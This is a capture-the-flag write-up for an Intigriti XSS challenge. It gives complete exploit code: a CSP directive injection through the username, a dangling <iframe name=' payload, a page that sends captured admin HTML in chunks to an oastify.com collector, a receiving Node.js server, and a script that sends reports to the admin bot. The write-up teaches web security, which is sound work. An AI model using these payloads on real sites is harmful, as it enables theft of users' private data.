Intigriti June 2026 challenge write-up. An XSS challenge with a strict CSP, the solution involves dangling markup injection to capture the admin's notes and exfiltrate the flag.
Challenge Description
You can find the challenge at challenge-0626.intigriti.io. It's a private notes app with a strict content policy. The admin bot visits any URL you report, and the flag is somewhere in the admin's notes.
Basic Recon
After registering an account and logging in, you can create notes and search through them. The search endpoint at /search takes three parameters: q (title prefix), description, and owner.
The server returns a pretty strict CSP:
default-src 'none'; script-src 'nonce-...'; style-src 'nonce-...';
form-action 'self'; base-uri 'none'; report-uri /csp-report/USERNAME <!-- ← CSP bypass here -->
default-src 'none' kills pretty much every exfiltration channel — no images, no frames, no connections, no scripts without the nonce. The only thing not controlled by CSP? Navigation.
HTML Injection
Both q and description parameters are reflected in the page without encoding. The description shows up in two places:
- Inside a
<meta>tag in the<head>:
<meta name="description" content="Notes search — YOUR_INPUT">
- Inside a form
<input>(HTML-encoded, can't break out).
The q parameter appears as plain text at the bottom of the page:
<p>YOUR_QUERY not found</p>
Both allow HTML injection — break out with "> in the description, or drop raw tags in the q.
CSP Bypass via Username
I remembered a research article I had read before, “Bypassing CSP with Policy Injection” by Gareth Heyes, which was similar to this case, so I applied the same technique. And it worked!
The owner parameter is interesting. When set to . or ;..//, the app falls back to your session username. If you register with a username containing CSP directives, they get injected into the page's CSP header.
Register with:
username: machiavelli; script-src-attr 'unsafe-inline'; img-src https://*.oastify.com/
Now when you visit /search?q=...&description=...&owner=., the CSP becomes:
default-src 'none'; ... script-src-attr 'unsafe-inline'; img-src https://*.oastify.com/

This gives you inline event handlers and image loading — self-XSS confirmed with:
q="><img src="https://xxx.oastify.com/x" onerror=alert(1)>
But here's the problem: the admin bot has a clean username. The admin's CSP stays strict — no unsafe-inline, no img-src bypass. Event handlers won't fire for the admin.
The Dangling Iframe Technique
Since we can't execute scripts on the admin's page, we need another way to exfiltrate data. Enter dangling markup injection.
The idea: inject an unclosed <iframe name=' attribute. Everything after the opening ' until the next ' in the page becomes the iframe's name attribute value. If we put the opening quote in the <head> (via description) and the closing quote at the bottom of the <body> (via q), the entire page — including admin notes — gets captured into window.name.
description="><iframe name='
q=zzqx'
The HTML becomes:
<!-- head -->
<meta name="description" content="Notes search — "><iframe name='">
<title>Search — Inside Job</title>
...
<!-- body, admin notes -->
<article class="note">
    <strong>FLAG_TITLE</strong>
    <p>INTIGRITI{...}</p>
</article>
...
<p>zzqx' not found</p>  <!-- ← the closing quote! -->
The first ' in the page source is in <p>zzqx' not found</p> (the q input uses ' which is HTML-encoded). Everything between the <iframe name=' in the head and that ' at the bottom — all 710KB of it — becomes the iframe's window.name.
Cross-Origin Access
The dangling iframe creates a child frame of the challenge page. Its window.name holds the captured HTML. But we're on a different origin — how do we read it?
The trick: navigate the child frame to about:blank. Cross-origin writes (setting .location) are allowed, even when reads are blocked. After navigating to about:blank, the child inherits our origin — and window.name persists across navigations.
// Access the child frame created by the dangling <iframe name='...'>
let inner = f.contentWindow[0];

// Navigate it to about:blank (cross-origin write — allowed!)
inner.location = 'about:blank';

// Now same-origin — read window.name
let data = inner.name; // 710KB of captured HTML
Setting Up the Server
We need a server that serves the exploit page. I used a VPS running Caddy as a reverse proxy:
Caddyfile:
attacker-server.example.com {
    reverse_proxy 127.0.0.1:3000
}
nip.io is a wildcard DNS that resolves IP.nip.io to IP — this gives us proper TLS/SNI without a domain name.
Node.js server (server.js) on port 3000:
const http = require('http');
const fs = require('fs');
const path = require('path');

const chunks = new Map();
let totalLen = null;

const EXPLOIT_HTML = fs.readFileSync(path.join(__dirname, 'exploit.html'), 'utf8');

function maybeFinalize() {
  if (totalLen === null) return;
  const got = [...chunks.values()].reduce((a, b) => a + b.length, 0);
  if (got < totalLen) return;
  const data = [...chunks.keys()].sort((a, b) => a - b)
    .map(k => chunks.get(k)).join('');
  const decoded = decodeURIComponent(data);
  const m = decoded.match(/INTIGRITI\{[^}]+\}/);
  console.log('FLAG:', m ? m[0] : 'not found');
  fs.writeFileSync('dump-' + Date.now() + '.html', decoded);
}

http.createServer((req, res) => {
  res.setHeader('Access-Control-Allow-Origin', '*');

  if (req.url === '/' || req.url === '/exploit.html') {
    res.writeHead(200, { 'Content-Type': 'text/html; charset=utf-8' });
    return res.end(EXPLOIT_HTML);
  }

  if (req.url.startsWith('/log')) {
    const u = new URL('http://x' + req.url);
    if (u.searchParams.has('len')) {
      chunks.clear();
      totalLen = +u.searchParams.get('len');
    }
    if (u.searchParams.has('i')) {
      chunks.set(+u.searchParams.get('i'), u.searchParams.get('d') || '');
      maybeFinalize();
    }
    return res.end('ok');
  }

  res.writeHead(404);
  res.end();
}).listen(3000, '127.0.0.1');
The exploit page (exploit.html):
<!doctype html>
<html>
<head><meta charset="utf-8"><title>exploit</title></head>
<body>
<script>
(function () {
  const LOG = 'https://xxx.oastify.com';
  const OWNER = 'admin';
  const inj = '"><iframe name=\'';

  const f = document.createElement('iframe');
  f.style.cssText = 'position:absolute;left:-9999px;width:1px;height:1px';

  f.src = 'https://challenge-0626.intigriti.io/search'
        + '?q=' + encodeURIComponent("zzqx'")
        + '&description=' + encodeURIComponent(inj)
        + '&owner=' + encodeURIComponent(OWNER);

  let fired = 0;
  f.onload = () => {
    if (fired++) return;
    new Image().src = LOG + '?stage=parent_onload';

    let inner;
    try { inner = f.contentWindow[0]; }
    catch (e) {
      new Image().src = LOG + '?stage=index&err=' + encodeURIComponent(e.message);
      return;
    }
    if (!inner) {
      new Image().src = LOG + '?stage=noinner';
      return;
    }

    try { inner.location = 'about:blank'; }
    catch (e) {
      new Image().src = LOG + '?stage=nav&err=' + encodeURIComponent(e.message);
      return;
    }

    setTimeout(() => {
      let data;
      try { data = (f.contentWindow[0] && f.contentWindow[0].name) || ''; }
      catch (e) {
        new Image().src = LOG + '?stage=read&err=' + encodeURIComponent(e.message);
        return;
      }

      if (!data) {
        new Image().src = LOG + '?stage=nodata';
        return;
      }

      const encoded = encodeURIComponent(data);
      const CHUNK = 1500;
      new Image().src = LOG + '?len=' + encoded.length
                     + '&raw=' + data.length
                     + '&n=' + Math.ceil(encoded.length / CHUNK);

      for (let i = 0; i < encoded.length; i += CHUNK) {
        new Image().src = LOG + '?i=' + i + '&d=' + encoded.slice(i, i + CHUNK);
      }
    }, 1500);
  };

  document.body.appendChild(f);
})();
</script>
</body>
</html>
Reporting to the Admin
With the server running, send reports that redirect the admin to our exploit page:
POST /report
Host: challenge-0626.intigriti.io
Cookie: session=YOUR_SESSION_COOKIE
Content-Type: application/x-www-form-urlencoded

path=/search?q=UNIQUE_ID&description="><meta http-equiv="refresh" content="0;url=https://attacker-server.example.com/">&owner=admin
The admin bot:
- Visits the challenge search page
- The meta refresh redirects to our exploit page
- The exploit creates an iframe to the challenge with the dangling injection and
owner=admin - The admin's
SameSite=Nonesession cookie is sent with the iframe request - The iframe loads the admin's private search results
- The dangling
<iframe name='captures all 710KB of HTML intowindow.name - The child iframe is navigated to
about:blank→ same-origin →window.nameis read - Data is chunked and sent to our server via
new Image().src
Getting the Flag
const https = require('https');
const COOKIE = 'session=YOUR_SESSION_COOKIE';
const SERVER = 'https://attacker-server.example.com';

function sendReport() {
  const meta = '"><meta http-equiv="refresh" content="0;url=' + SERVER + '">';
  const path = '/search?q=' + Date.now()
    + '&description=' + encodeURIComponent(meta)
    + '&owner=admin';
  const postData = 'path=' + encodeURIComponent(path);

  const req = https.request({
    hostname: 'challenge-0626.intigriti.io', port: 443,
    path: '/report', method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
      'Cookie': COOKIE
    }
  }, (res) => res.resume());
  req.write(postData);
  req.end();
}

// Send multiple with unique q= values to avoid dedup
for (let i = 0; i < 30; i++) sendReport();
After a few minutes, the server logs:
STAGE parent_onload
expecting 710395 bytes (encoded)
FLAG: INTIGRITI{019ea42e-f5af-76ea-85d7-7459d17736ce}
dump written to dump-1781900893631.html
Congratulations!
Flag: INTIGRITI{019ea42e-f5af-76ea-85d7-7459d17736ce}
A very fun challenge that forces you to get creative with HTML parsing quirks. The key takeaways:
default-src 'none'kills everything except navigation — so use it- Dangling markup is a powerful technique when scripts are blocked
- Cross-origin writes (location) are allowed even when reads are blocked
window.namepersists across navigations — and becomes same-origin afterabout:blank- Always use unique values in your report payloads to avoid admin bot dedup
If you have any questions, feel free to reach out to me on X and Keybase!